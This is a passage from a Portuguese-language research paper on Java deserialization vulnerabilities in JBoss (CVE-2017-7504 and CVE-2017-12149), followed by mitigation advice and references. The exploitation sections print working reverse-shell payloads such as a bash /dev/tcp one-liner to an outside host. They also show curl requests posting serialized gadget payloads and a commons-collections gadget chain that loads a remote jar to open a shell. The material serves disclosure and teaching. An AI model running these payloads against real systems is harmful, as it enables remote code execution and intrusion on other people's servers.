Essa subseção demonstra como explorar o *JBossMQ* (CVE-2017-7504), um serviço de mensagens (JMS) incluso por padrão no JBOSS AS <= 4.X.

Embora seja uma versão não mais suportada pela *RedHat*, o *JBoss 4.X* é comumente encontrado em função da quantidade de aplicações que dependem dessa plataforma para funcionar. Cita-se, por exemplo, o caso da *StarBucks* #221294 (https://hackerone.com/joaomatosf), que levou essa falha a tornar-se pública.

O *JBossMQ* possui uma camada de invocação via HTTP (HTTP *Invocation Layer*), que atua encaminhando mensagens para o serviço JMS. A *classe* responsável por tratar as requisições é a *HTTPServerILServlet.class*, cujo código completo pode ser facilmente encontrado na Internet (ou, se desejar, descompilado).

A verificação do código é suficiente para identificar um possível ponto de injeção no método *processRequest()*. Observe a *"**red flag**"* destacada no trecho exibido na Figura 19.

```
protected void processRequest(HttpServletRequest request, HttpServletResponse response) throws ServletException,
IOException . . .
        response.setContentType(RESPONSE_CONTENT_TYPE);
        ObjectOutputStream outputStream = new ObjectOutputStream(response.getOutputStream());
        try {
            ObjectInputStream inputStream = new ObjectInputStream(request.getInputStream());
            HTTPILRequest httpIlRequest = (HTTPILRequest)inputStream.readObject();//(1) red flag

            String methodName = httpIlRequest.getMethodName();
```

Figure 19 - Trecho da classe HTTPServerILServlet , que realiza desserialização de dados fornecidos por usuários

Entre os dois parâmetros no método *processRequest()* (*request* e *response*), o primeiro deles é utilizado para ler o conteúdo (em formato binário) recebido em HTTP POSTs (*request.getInputStream()*) e colocá-lo em um *ObjectInputStream*. Na linha seguinte, o *readObject()* é invocado – o que revela o início do processo de desserialização. À vista disso, resta identificar se esse método pode ser alcançado por dados providos por usuários. Duas abordagens rápidas podem ser seguidas:

1) carregar o código em uma IDE (eg. *Eclipse*, *IntelliJ*) e tentar traçar o caminho de execução até o *ObjectInputStream.readObject()* ou;

2) investigar o contexto da aplicação, a exemplo dos mapeamentos entre *URLs* e *Servlets*.

O segundo caminho é o adequado para este cenário, visto tratar-se de um código que sugere ser "alcançado" diretamente por requisições HTTP. De fato, a análise do arquivo descritor da aplicação (*jbossmq-httpil.war/WEB-INF/web.xml*) revela a URL mapeada para o respectivo *Servlet* (*HTTPServerILServlet*), conforme exibido adiante:

```
<servlet-mapping>
  <servlet-name>HTTPServerILServlet</servlet-name>
  <url-pattern>/HTTPServerILServlet/*</url-pattern>
</servlet-mapping>
```

Figure 20 - Trecho do web.xml do jbossmq que exibe o mapeamento entre a URL e o Servlet HTTPServerILServlet

É possível realizar o download da versão 4 do JBOSS AS e testá-lo de forma a praticar os conceitos aqui apresentados. Também é necessário instalar a máquina virutal Java (JVM), que pode ser obtida diretamente do site da Oracle. Veja o README no github deste paper para instruções mais detalhadas. Após instalado o "Java" (JDK), use as seguintes instruções para obter e executar o JBOSS:

```
$ wget https://downloads.sourceforge.net/project/jboss/JBoss/JBoss-4.2.3.GA/jboss-4.2.3.GA.zip
$ unzip jboss-4.2.3.GA.zip
$ cd jboss-4.2.3.GA/bin

$ ./run.sh -b 0.0.0.0 (ou run.bat -b 0.0.0.0, caso esteja em um Windows)
```

Posto isto, tem-se a condição 1 satisfeita: o *Servlet* que procede com a desserialização é alcançável via uma *URL,* através de HTTP POSTs, sem exigir qualquer tipo de autenticação.

Pode-se, assim, prosseguir com a busca de alguma *classe* disponível no *classpath* que possa ser reutilizada (*gadget*). Contudo, antes de investigar bibliotecas específicas presentes na plataforma em análise, é oportuno testar os *gadget chains* públicos da *commons-collections* (exemplificados na subseção anterior), bem como os *golden-gadgets*. Neste caso, a condição 2 é atendida pela *commons-collection* (*Servidores de Aplicação Java* costumam dispor de uma grande base de bibliotecas, incluindo-a).

A Figura 21 demonstra, portanto, a geração do *payload* para reusar os *gadgets* da *commons-collections* e a posterior validação/exploração por meio da obtenção de um *shell* reverso. Observe que o comando utilizado no *payload* deverá funcionar apenas em sistemas *nix. Na subseção seguinte, no entanto, será apresentado um *gadget chain* capaz de obter a conexão reversa independente de plataforma (eg. *Linux, Windows, IBM OS, MacOS, etc*).

Figure 21 - Exploração do JBossMQ (CVE-2017-7504)

```
Terminal
John:JavaDeserH2HC joaomatosf$ # vulnerable server: 192.168.154.129
John:JavaDeserH2HC joaomatosf$ # box to receive the reverse connection: 165.227.185.195
John:JavaDeserH2HC joaomatosf$ java -cp .:commons-collections-3.2.1.jar ExampleCommonsCollecti
ons1 'bash -i >&/dev/tcp/165.227.185.195/80<&1'
Saving serialized object in ExampleCommonsCollections1.ser
John:JavaDeserH2HC joaomatosf$ curl 192.168.154.129:8080/jbossmq-httpil/HTTPServerILServlet --
data-binary @ExampleCommonsCollections1.ser
??sr#org.jboss.mq.il.http.HTTPILResponse?bo???FELvaluetLjava/lang/Object;xpsrjava.lang.ClassCa
stException???g?\xrjava.lang.RuntimeException?_G
detailMessagetLjava/lang/String;[va.lang.Throwable??5'9w??LcausetLjava/lang/Throwable;L
stackTracet[Ljava/lang/StackTraceElement;LsuppressedExceptionstLjava/util/List;xpq~

root@seglinux:/opt/jboss4/bin
[root@lab01 ~]# # this bobx will receive the reverse connection
[root@lab01 ~]# hostname -I
165.227.185.195 10.17.0.5
[root@lab01 ~]# nc -l -vv -p 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 177.82.158.95.
Ncat: Connection from 177.82.158.95:49278.
[root@seglinux bin]# hostname -I
hostname -I
192.168.154.129
[root@seglinux bin]#
```

O mesmo procedimento pode ser realizado utilizando o *JexBoss*. A ferramenta irá checar esta e outras falhas de desserialização – algumas específicas para *JBoss*, enquanto outras independem do servidor de aplicação.

```
$ git clone https://github.com/joaomatosf/jexboss.git
$ cd jexboss
$ ./jexboss.py -u http://seu_servidor:8080
```

Como mitigação deste vetor, sugere-se remover (deletar) o componente HTTP *Invocation Layer* do *JBossMQ* (arquivo/diretório *jbossmq-httpil.sar*). Caso esse serviço seja de fato utilizado, deve-se restringir o acesso ao contexto "/HTTPServerILServlet" através do arquivo *web.xml* (eg. substituir /restricted/* por apenas /* na *tag* <url-pattern>/restricted/*</url-pattern> no bloco <security-constraints>). Note, no entanto, que outras vulnerabilidades ainda deverão afetar o servidor, conforme pode ser constato pelo *JexBoss*. Demais medidas de mitigação serão discutidas na subseção dedicada a este propósito.

CVE-2017-12149 e *gadget chain* para *shell* reverso multiplataforma

Esta CVE trata de outro *Servlet* que realiza desserialização insegura de dados recebidos via HTTP POSTs e, por padrão, afeta as versões do *JBoss AS* <= 6.X (ie. 3.X, 4.X, 5.X, 5.X EAP e 6.X). Para a publicação destes detalhes, a *RedHat* foi notificada em 22 de Agosto de 2017 e confirmou a vulnerabilidade no dia 24 do mesmo mês [46].

A falha ocorre na *classe ReadOnlyAccessFilter.class* que, curiosamente, tem o propósito de fornecer "acesso seguro" (somente leitura) ao serviço/API JNDI (*Java Naming and Directory Interface*).

De forma semelhante ao caso anterior, a análise do código, seguida da verificação do arquivo descritor da aplicação, são suficientes para identificar o ponto da falha e o de injeção, respectivamente. A Figura 22 exibe o trecho do método vulnerável, no qual o conteúdo recebido em HTTP POSTs é carregado (pontos **1** e **2**) e, posteriormente, desserializado (ponto **3**). O descritor da aplicação, que define o mapeamento deste *Servlet* com a respectiva URL, é visto na Figura 23.

```
public void doFilter(ServletRequest request, ServletResponse response,
...
        ServletInputStream sis = request.getInputStream();// (1) Leitura dos dados do POST
        ObjectInputStream ois = new ObjectInputStream(sis);//(2) Inicia ObjectInputStream com os dados
        MarshalledInvocation mi = null;
        try {
           mi = (MarshalledInvocation) ois.readObject();//(3) Desserializa dados!
```

Figure 22 - Trecho da classe ReadOnlyAccessFilter, que realiza desserialização de dados fornecidos por usuários

```
<servlet-mapping>
  <servlet-name>ReadOnlyAccessFilter</servlet-name>
  <url-pattern>/readonly/*</url-pattern>
</servlet-mapping>
```

Figure 23 - Trecho do web.xml do invoker.war que exibe o mapeamento entre a URL e o Servlet ReadOnlyAccessFilter

Da Figura 23 constata-se que requisições direcionadas ao contexto "/readonly/*" são interceptadas e tratadas pelo *Servlet ReadOnlyAccessFilter*, onde está o código que se deseja alcançar. Cabe salientar que o componente *invoker.war*, que contém a *classe* em questão, já é conhecido por sofrer de outras vulnerabilidades (a exemplo da *InvokerServlet,* via contextos *JMXInvokerServlet* e *EJBInvokerServlet)*, que podem ser validadas pelo *JexBoss* desde 2014.

Para demonstração deste caso, será apresentado um *gadget chain* que permite obter um terminal de comandos via conexão reversa, independente da plataforma alvo (testado no *Windows*, *Linux, IBM OS* e *MacOS*). Para tal, fez-se reuso de *gadgets* da *commons-collections* e *classes* nativas do *JRE*, a fim de carregar e executar, dinamicamente, um componente remoto – hospedado pelo testador em um servidor *web*.

Além disso, foi utilizado um *HashSet* como *trigger gadget* (versão proposta por *Matthias Kaiser*) – ao invés da *AnnotationInvocationHandler* –, de forma a funcionar, também, em sistemas com versões do *Oracle* JRE/JDK >= 8u72 e no IBM *Java* (testado na JRE v1.8.0_131-b11). A saber, em suma a ideia geral do gatilho é que, ao criar um *TiedMapEntry* contendo o já conhecido *LazyMap* (eg. new *TiedMapEntry(lazyMap, "chave-qualquer")*) e invocar o seu método *hashCode(),* irá resultar em um *lazyMap.get("chave-qualquer")* – que, sabe-se dos exemplos anteriores, aciona a cadeia de *transformers*. Combinado a isto, durante a *desserialização* do *HashSet,* o seu *magic method readObject()* itera por todos os itens e os adiciona em um *HashMap* (invocando *map.put(chave, valor)*). O método *put,* por sua vez, invoca o *hash(chave)* – para assegurar que cada chave é única. Desta forma, a fim de calcular o *hash* adequado das chaves, o *hashCode()* do objeto é invocado (neste caso, do *TiedMapEntry.hashCode()*) – bingo. Tenha em mente, portanto, que um *HashMap* permite alcançar (desviar o fluxo para) o *hashCode()* de objetos (que é o ponto que se precisa alcançar no *TiedMapEn-*

try, a fim de disparar a cadeia de *transformers*).

Dica: utilize o código do primeiro exemplo (*TestDeserialize.java*) a fim de analisar, em modo *debug,* a desserialização do *payload* apresentado – e, assim, melhor compreender o fluxo envolvido.

A cadeia de *transformers* desenvolvida (Figura 24), sucintamente, se vale da capacidade de *Reflexão* do *Java* para instanciar um *URLClassLoader* [47] em *server-side* e, com este, "incluir" um código externo no sistema em tempo de execução.

```
String remoteJar = "http://joaomatosf.com/rnp/JexRemoteTools.jar";
Transformer[] transformerUrlClassLoad = new Transformer[] {
    new ConstantTransformer(URLClassLoader.class),
    new InstantiateTransformer(// (1) Inicializa URLClassLoader fornecendo URL do componente remoto
        new Class[]{
            URL[].class
        },
        new Object[]{
            new URL[]{new URL(remoteJar)}
        }),
    new InvokerTransformer("loadClass", // (2) Invoca método para carregar classe JexReverse
        new Class[]{
            String.class
        },
        new Object[]{
            "JexReverse"
        }),
    new InstantiateTransformer(// (3) Inicializa JexReverse fornecendo IP e Porta para reversa
        new Class[]{ String.class, int.class },
        new Object[]{ IP, port } ) };
```

Figure 24 – Gadget chain para carregar e executar uma classe em componente hospedado externamente

No ponto **1**, destacado, é utilizado um *InstantiateTransformer* (outro *tipo* presente na *commons-collections*) que irá inicializar um objeto do *URLClassLoader* durante a "transformação". A URL do componente remoto, que se deseja carregar no sistema testado, é definida como parâmetro do construtor. Outra forma de obter esse mesmo efeito seria utilizando dois objetos *InvokerTransformer's* (ao invés de um *InstantiateTransformer*) para invocar, respectivamente, os métodos *getConstructor* e *newInstance* da classe *URLClassLoader.* O resultado, no entanto, produziria um *payload* maior.

Atente que este processo (instanciação) somente ocorre em tempo de execução (quando a cadeia de *Transformer's* for acionada). Essa é a razão de ser possível usufruir tipos não serializáveis na cadeia. Em outras palavras, os objetos criados via *Reflexão*, a exemplo do *URLClassLoader,* serão instanciados apenas em *server-side* – e não serializados e incluídos no *payload* (o que não seria possível).

Na sequência, o método *loadClass()* é invocado com fim de carregar a *classe JexRemote* (ponto **2**). Neste momento, se o servidor estiver vulnerável e possuir acesso à Internet, deverá proceder com o *download* do arquivo *JexRemoteTools.jar*, informado no *link*. Por fim, o objeto do *JexRemote* será instanciado (ponto **3**), recebendo como parâmetros o IP e a porta para estabelecimento da conexão reversa – a qual é efetuada por um método invocado pelo próprio construtor. Esta última *classe* (*JexRemote*) é baseada em um *JSP WebShell* [48] e pode ser utilizada como partida para "integração" com o *Meterpreter*. Além desta, qualquer outro código *Java* poderia ser carregado na JVM (*code injection*), gerando uma situação de difícil detecção (visto não ser necessário criar novos processos e nem escrever dados no *filesystem*).

Para testar os conceitos apresentados, pode-se fazer o download e executar a versão mais recente do JBOSS AS 6.X utilizando as seguintes instruções:

```
$ wget http://download.jboss.org/jbossas/6.1/jboss-as-distribution-6.1.0.Final.zip
$ unzip jboss-as-distribution-6.1.0.Final.zip
$ cd jboss-6.1.0.Final/bin
$ ./run.sh -b 0.0.0.0 (ou run.bat -b 0.0.0.0, caso esteja em um Windows)
```

A Figura 25 exibe, finalmente, a geração do *payload* apresentado e a respectiva exploração da CVE-2017-12149 em um *JBoss AS 6.1.0.Final.* Observe que o IP e porta do servidor que receberá a conexão reversa são fornecidos como parâmetro. Assim como no estudo de caso anterior, se desejado, pode-se utilizar o *JexBoss* para automatizar este processo, bem como o *Lab* de testes ao invés de um *JBoss* (eg. *java -cp .:commons-collections-3.2.1.jar VulnerableHTTPServer*).

```
Terminal
John:JavaDeserH2HC joaomatosf$ javac -cp .:commons-collections-3.2.1.jar ReverseShellCommon
sCollectionsHashMap.java
John:JavaDeserH2HC joaomatosf$ java -cp .:commons-collections-3.2.1.jar ReverseShellCommons
CollectionsHashMap 165.227.185.195:80
Saving serialized object in ReverseShellCommonsCollectionsHashMap.ser
John:JavaDeserH2HC joaomatosf$ curl 192.168.0.40:8080/invoker/readonly --data-binary @Rever
seShellCommonsCollectionsHashMap.ser
<html><head><title>JBoss Web/3.0.0-CR2 - Error report</title><style><!--H1 {font-family:Tah
oma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:
Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-fami
ly:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font

root@lab01:~
[root@lab01 ~]# hostname -I
165.227.185.195 10.17.0.5
[root@lab01 ~]# nc -l -vv -p 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 177.82.158.95.
Ncat: Connection from 177.82.158.95:50656.
Microsoft Windows [vers?o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\joao\Desktop\jboss-6.1.0.Final\bin>whoami
whoami
joao-pc\joao
```

Figure 25 - Exploração da CVE-2017-12149 com uso do gadget chain para conexão reversa multiplataforma

Ressalta-se, ainda, que este *gadget chain* não limita-se apenas ao *JBoss* AS. Sistemas *Java* (JVM) em geral, que realizem desserialização insegura e possuam a biblioteca *commons-collections* no *classpath,* devem ser afetados. Há ainda outras técnicas para obter conexão reversa, conforme visto no estudo de caso anterior, a exemplo da execução do comando em sistemas *nix: /bin/bash -c /bin/sh -i>&/dev/tcp/IP/Port<&1. No entanto, como já explanado, o *gadget chain* da Figura 24 deverá funcionar igualmente em plataformas Rwindow$.

A mitigação deste vetor é semelhante a do caso anterior: remover (deletar) o componente que contém a *classe* vulnerável (*invoker.war*) ou a própria *classe* (*ReadOnlyAccessFilter.class*). Da mesma forma, caso o serviço seja utilizado, deve-se restringir o acesso ao contexto "/readonly/*" através do arquivo *http-invoker.sar/invoker.war/WEB-INF/web.xml* (eg. substituir /restricted/* por apenas /* na *tag* <url-pattern>/restricted/*</url-pattern> no bloco <security-constraints>). Note, no entanto, que outras vulnerabilidades ainda deverão afetar o servidor, conforme pode ser constato pelo *JexBoss*.

Considerações sobre medidas de mitigação

A mitigação de tais vulnerabilidades, no que diz respeito aos casos nativos da *JVM*, perpassa diferentes camadas: desde o gerenciamento adequado das dependências da aplicação (ie. atualizações de bibliotecas/*frameworks* e plataformas), passando por codificação segura (ie. utilizar *Look-ahead* com *whitelist* estrita) e adentrando em mecanismos externos à aplicação.

É importante destacar que pode ser insuficiente recomendar "não confiar em *inputs* dos usuários" apenas a nível da aplicação. Isto porque, frequentemente, a *injeção* se dá **não** no código da aplicação em si (onde se teria a chance de implementar o *Look-ahead*), mas na plataforma ou em *frameworks*/bibliotecas por ela utilizadas – que realizam a desserialização sem o controle/conhecimento dos desenvolvedores. Portanto, é preciso reconhecer que a superfície de ataque vai além do seu código.

A partir das versões 6u141, 7u131, 8u121 e 9 do *Java*, há a possibilidade de usufruir da *JDK Enhancement Proposals* (JEP) 290 [49]: uma implementação baseada em *look-ahead* a nível da *JVM*. Não apenas filtros de tipos são suportados, mas também outras propriedades, a exemplo de tamanho *arrays,* profundidade do grafo de objetos e quantidade de referências. Desta forma, a proteção se estende aos ataques que causam *DoS* (que não são evitados apenas com o look-ahead).

Ao habilitar a JEP 290, pode-se optar por três tipos de filtros (que são avaliados automaticamente antes da desserialização), sendo um deles *global* (*process-wide*) – cujo efeito é aplicado a todo *ObjectInputStream,* não sendo necessário realizar modificações no código. As configurações, como a lista de *classes* permitidas e demais propriedades, são facilmente definidas via *System Properties*. Os outros dois tipos de filtros (*custom* e *built-in*) estão disponíveis apenas a partir do *JVM 9*. Ressalta-se, no entanto, que o uso de *whitelist* requer um íntimo conhecimento da aplicação e da plataforma subjacente, a fim de evitar o "bloqueio" de tipos necessários (e que não ofereçam riscos). O uso de *blacklisting*, por outro lado, é desencorajado [50].

Em versões da *JVM* anteriores às mencionadas, uma alternativa é empregar *Java Agents*, a exemplo do *NotSoSerial*. Assim como o *Look-ahead* a nível de código, o *agent* pode atuar com filtros a serem verificados antes da invocação ao método *resolveClass()* – porém, em escopo global. Note, entretanto, que essa abordagem adiciona *overhead* extra à aplicação – o que, em certas situações, pode ser impraticável.

Adicionalmente, outras camadas/mecanismos merecem ser consideradas. Certas situações podem ser amenizadas pelo uso adequado de um *proxy-reverso*, enquanto outras são passíveis de bloqueios/alertas por *Intrusion Prevention Systems / Web Application Firewalls* (IPS/WAF) – quando corretamente posicionados. Naturalmente, esteja ciente de que ambos estes controles são sujeitos a técnicas de *bypass* (eg. via SSRF ou codificação).

O *hardening* do *Sistema Operacional,* associado ao uso de um controle de acesso mandatório (eg. *SELinux*), além do discricionário (permissionamento tradicional), pode ajudar a limitar os danos causados por explorações. Em complemento, a auditoria de todas as chamadas de sistema (*system calls*) *execve*, efetuadas pelo usuário que executa o servidor de aplicação, facilitam a identificação de certas violações (a exemplo da execução de comandos via *Runtime.exec(cmd)*). Outra sugestão relevante é utilizar política padrão restritiva na *INPUT* do *firewall* local dos servidores, a fim de dificultar movimentação lateral via portas de protocolos RMI e JMX.

Não menos importante, recomenda-se limitar o acesso dos servidores à Internet, além de ao serviço de *DNS* interno (utilizando, quando possível, resolução estática). Desta forma, um possível invasor se "limita" a *blind injection* (eg. utilizando o *sleep*) – o que requer maior tempo e tráfego, aumentando, consequentemente, as chances de detecção.

Considera-se este conjunto não exaustivo de recomendações suficientes para indicar os caminhos a serem seguidos. Cada equipe, porém, precisa elencar e avaliar, adequadamente, ações apropriadas para seus ambientes particulares.

Por fim, manter bons profissionais e, se possível, um *red team*. =]

Discussão e Conclusão

Este documento discorreu sobre falhas de *desserialização* nativa no contexto da *Java Virtual Machine (JVM)*. Embora o escopo tenha se limitado a poucos casos, os fundamentos apresentados são a base que permite expandir os estudos para outros cenários mais rebuscados – inclusive em outras plataformas.

Além dos tópicos abordados nos exemplos práticos, existem, ainda, as vulnerabilidades que envolvem bibliotecas terceiras usadas para (de)serialização de objetos em formatos abertos (eg. *XML*, *JSON*). Os exemplos mais notáveis são os das famosas bibliotecas *XStream* [51] [52] – largamente adotada em projetos *opensource* – e *XMLDecoder* [53] – comum em sistemas SOA. A primeira funciona tal qual o processo nativo (invoca os *magic methods*), porém usando a notação XML. No *github* deste documento há um exemplo de *payload* convertido para este formato e um video demonstrativo.

Há ainda os casos em que se faz necessário combinar a desserialização com diferentes técnicas (eg. compactação, criptografia e codificação do *payload*) e vulnerabilidades (eg. *SSRF, XXE, JNDI Injection, EL Injection*) a fim de obter êxito na exploração de determinados ambientes/vetores. Não raro, o arranjo de diferentes *CVEs* (novas e antigas) possibilita elevar para *crítico* (eg. RCE) o impacto de vulnerabilidades que, a princípio, eram consideradas de gravidade *baixa* ou *importante*.

Para além do contexto da *JVM*, o mesmo problema acomete outras tecnologias populares, a exemplo do PHP [9] [54] [55], ASP [56] [57], Node.js [58], Pyhton [59] e Rails [60]. Estes demais casos são igualmente críticos e, geralmente, culminam em execução remota de código.

Essa classe de vulnerabilidades não é nova e, potencialmente, não deve desaparecer tão cedo. Novas técnicas e vetores de ataques têm sido publicadas com maior frequência que os mecanismos de proteção equivalentes. Além disso, a adoção de tecnologias, *frameworks* e plataformas que nem sempre prezam pela segurança, com alto nível de abstração e flexibilidade – e, consequentemente, de complexidade – contribui para a persistência de tais vulnerabilidades.

Uma maneira efetiva de controlar o risco com relação a estes problemas é procurando compreender, na essência, os mecanismos que levam às falhas (e não apenas como elas podem ser exploradas e/ou mitigadas). Em outras palavras, conhecer, verdadeiramente, seus pontos fracos é um bom ponto de partida para a melhor adoção de mecanismos de defesa apropriados. Para isso, mantenha uma equipe qualificada por perto.

Por fim, cita-se uma frase da diretora de segurança da informação e privacidade do *Google*:

"Rather than spending tons and tons of money on technology, put a little bit of money on talent and have them do nothing but patching." (Heather Adkins)

Fonte: TechCrunch Disrupt SF 2017

REFERÊNCIAS

	MITRE, "CWE-502: Deserialization of Untrusted Data," [Online]. Available: https://cwe.mitre.org/data/definitions/502.html. [Acesso em 08 2017].
	Oracle, "Java Object Serialization Specification," [Online]. Available: https://docs.oracle.com/javase/8/docs/platform/serialization/spec/serialTOC.html. [Acesso em 08 2017].
	Oracle, "Java Remote Method Invocation (RMI)," [Online]. Available: http://docs.oracle.com/javase/6/docs/technotes/guides/rmi/index.html. [Acesso em 08 2017].
	Oracle, "Java Management Extensions (JMX)," [Online]. Available: http://docs.oracle.com/javase/7/docs/technotes/guides/jmx/. [Acesso em 08 2017].
	Oracle, "Introducing Oracle JMS," [Online]. Available: https://docs.oracle.com/cd/B19306_01/server.102/b14257/jm_create.htm. [Acesso em 08 2017].
	Oracle, "CORBA Technology and the Java™ Platform Standard Edition," [Online]. Available: http://docs.oracle.com/javase/7/docs/technotes/guides/idl/corba.html. [Acesso em 08 2017].
	MITRE, "CWE-20: Improper Input Validation," [Online]. Available: https://cwe.mitre.org/data/definitions/20.html. [Acesso em 08 2017].
	H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)," *Proceedings of ACM CCS,* 2007.
	S. Esser, "Utilizing Code Reuse/ROP in PHP Application Exploits," [Online]. Available: https://www.owasp.org/images/9/9e/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf. [Acesso em 08 2017].
	OWASP, "Deserialization of untrusted data," [Online]. Available: https://www.owasp.org/index.php/Deserialization_of_untrusted_data. [Acesso em 08 2017].
	T. Bletsch, X. Jiang e V. Freeh, "Mitigating Code-Reuse Attacks with Control-Flow Locking," em *Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC '11)*, New York, 2011.
	G. Lawrence e C. Frohoff, "Apache-commons-collections: InvokerTransformer code execution during deserialisation," [Online]. Available: https://access.redhat.com/security/cve/cve-2015-7501. [Acesso em 08 2017].
	G. Lawrence e C. Frohoff, "Deserialize My Shorts: Or How I Learned to Start Worrying and Hate Java Object Deserialization," [Online]. Available: http://frohoff.github.io/owaspsd-deserialize-my-shorts/. [Acesso em 08 2017].
	M. Schoenefeld, "Java Runtime Environment Remote Denial-of-Service (DoS) Vulnerability," [Online]. Available: http://seclists.org/fulldisclosure/2004/Dec/447. [Acesso em 08 2017].
	J. Tinnes, "Write once, own everyone, Java deserialization issues," [Online]. Available: http://blog.cr0.org/2009/05/write-once-own-everyone.html. [Acesso em 08 2017].
	W. Coekaerts, "Spring Framework and Spring Security serialization-based remoting vulnerabilities," [Online]. Available: http://wouter.coekaerts.be/2011/spring-vulnerabilities. [Acesso em 08 2017].
	A. Muñoz, "Deserialization Spring RCE," [Online]. Available: http://www.pwntester.com/blog/2013/12/16/cve-2011-2894-deserialization-spring-rce/. [Acesso em 08 2017].
	P. Ernst, "Look-ahead Java deserialization," [Online]. Available: https://www.ibm.com/developerworks/library/se-lookahead. [Acesso em 08 2017].
	A. B. Neelicattu, "Apache commons-fileupload: Arbitrary file upload via deserialization," [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2013-2186. [Acesso em 08 2017].
	P. Ernst, "Fixing the Java Serialization Mess," [Online]. Available: https://www.slideshare.net/salesforceeng/fixing-the-java-serialization-mess-hack-fest-2016-70721085. [Acesso em 08 2017].
	D. Cruz, A. Kang e A. Munõz, "Using XMLDecoder to execute server-side Java Code on an Restlet application (i.e. Remote Command Execution)," [Online]. Available: http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html. [Acesso em 08 2017].
	T. Terada, "CVE-2013-2165 JBoss RichFaces Insecure Deserialization," [Online]. Available: https://access.redhat.com/security/cve/cve-2013-2165. [Acesso em 08 2017].
	J. Matos, "JexBoss: Jboss (and others Java Vulnerabilities) verify and EXploitation Tool.," 08 2017. [Online]. Available: https://github.com/joaomatosf/jexboss.
	FBI, "FBI Flash Alerts on MSIL/Samas.A Ransomware and Indicators of Compromise," [Online]. Available: https://publicintelligence.net/fbi-samas-ransomware/. [Acesso em 08 2017].
	Symantec, "Internet Security Threat Report Government 2017," [Online]. Available: https://www.symantec.com/content/dam/symantec/docs/reports/gistr22-government-report.pdf. [Acesso em 08 2017].
	J. Horn, "Android <5.0 Privilege Escalation using ObjectInputStream," [Online]. Available: http://seclists.org/fulldisclosure/2014/Nov/51. [Acesso em 08 2017].
	O. Peles e R. Hay, "ONE CLASS TO RULE THEM ALL, 0-DAY DESERIALIZATION VULNERABILITIES IN ANDROID," em *USENIX*, 2015.
	PayPal, "Lessons Learned from the Java Deserialization Bug," [Online]. Available: https://www.paypal-engineering.com/2016/01/21/lessons-learned-from-the-java-deserialization-bug/. [Acesso em 08 2017].
	C. Frohoff, "Ysoserial: A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization," [Online]. Available: https://github.com/frohoff/ysoserial. [Acesso em 08 2017].
	M. Kaiser, "Java Deserialization Vulnerabilities - The Forgotten Bug Class.," em *RuhrSec*, 2016.
	A. Muñoz, "Pure JRE 8 RCE Deserialization gadget," [Online]. Available: https://github.com/pwntester/JRE8u20_RCE_Gadget. [Acesso em 08 2017].
	C. Frohoff, "Gadget chain that works against JRE 1.7u21 and earlier," [Online]. Available: https://gist.github.com/frohoff/24af7913611f8406eaf3. [Acesso em 08 2017].
	S. Breen, "What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability," [Online]. Available: https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/. [Acesso em 08 2017].
	Oracle, "Java Dynamic Proxy," [Online]. Available: https://docs.oracle.com/javase/8/docs/technotes/guides/reflection/proxy.html. [Acesso em 2017].
	W. Coekaerts, "More serialization hacks with AnnotationInvocationHandler," [Online]. Available: http://wouter.coekaerts.be/2015/annotationinvocationhandler. [Acesso em 08 2017].
	T. A. S. Foundation, "Class LazyMap," [Online]. Available: https://commons.apache.org/proper/commons-collections/javadocs/api-3.2.2/org/apache/commons/collections/map/LazyMap.html. [Acesso em 08 2017].
	T. A. S. Foundation, "Class InvokerTransformer," [Online]. Available: https://commons.apache.org/proper/commons-collections/javadocs/api-3.2.2/org/apache/commons/collections/functors/InvokerTransformer.html#transform(java.lang.Object). [Acesso em 08 2017].
	M. Kaiser, "Commons Collections Gadget Chain using HashSet as Trigger Gadget," [Online]. Available: https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections6.java. [Acesso em 08 2017].
	M. Kaiser, "Commons Collections Gadget Chian Using a ConcurrentHashMap," [Online]. Available: https://github.com/frohoff/ysoserial/issues/17#issuecomment-203905619. [Acesso em 08 2017].
	OpenJDK, "AnnotationInvocationHandler Cleanup for handling proxies," [Online]. Available: http://hg.openjdk.java.net/jdk8u/jdk8u-dev/jdk/diff/8e3338e7c7ea/src/share/classes/sun/reflect/annotation/AnnotationInvocationHandler.java. [Acesso em 08 2017].
	T. A. S. Foundation, "Interface Transformer," [Online]. Available: https://commons.apache.org/proper/commons-collections/javadocs/api-3.2.2/org/apache/commons/collections/Transformer.html. [Acesso em 08 2017].
	A. B. Panfilov, "D2 REMOTE CODE EXECUTION," [Online]. Available: https://blog.documentum.pro/2016/02/16/d2-remote-code-execution/. [Acesso em 08 2017].
	D. S. Blog, "Blind Java Deserialization Vulnerability - Commons Gadgets," [Online]. Available: https://deadcode.me/blog/2016/09/02/Blind-Java-Deserialization-Commons-Gadgets.html. [Acesso em 08 2017].
	P. Arteau, "Detecting deserialization bugs with DNS exfiltration," [Online]. Available: http://gosecure.net/2017/03/22/detecting-deserialization-bugs-with-dns-exfiltration/. [Acesso em 08 2017].
	G. Lawrence, "Triggering a DNS lookup using Java Deserialization," [Online]. Available: https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/. [Acesso em 08 2017].
	RedHat, "(CVE-2017-12149) Arbitrary code execution via unrestricted deserialization in JBoss AS <= 6.X," [Online]. Available: https://access.redhat.com/security/cve/cve-2017-12149. [Acesso em 08 2017].
	Oracle, "Class URLClassLoader," [Online]. Available: https://docs.oracle.com/javase/7/docs/api/java/net/URLClassLoader.html. [Acesso em 07 2017].
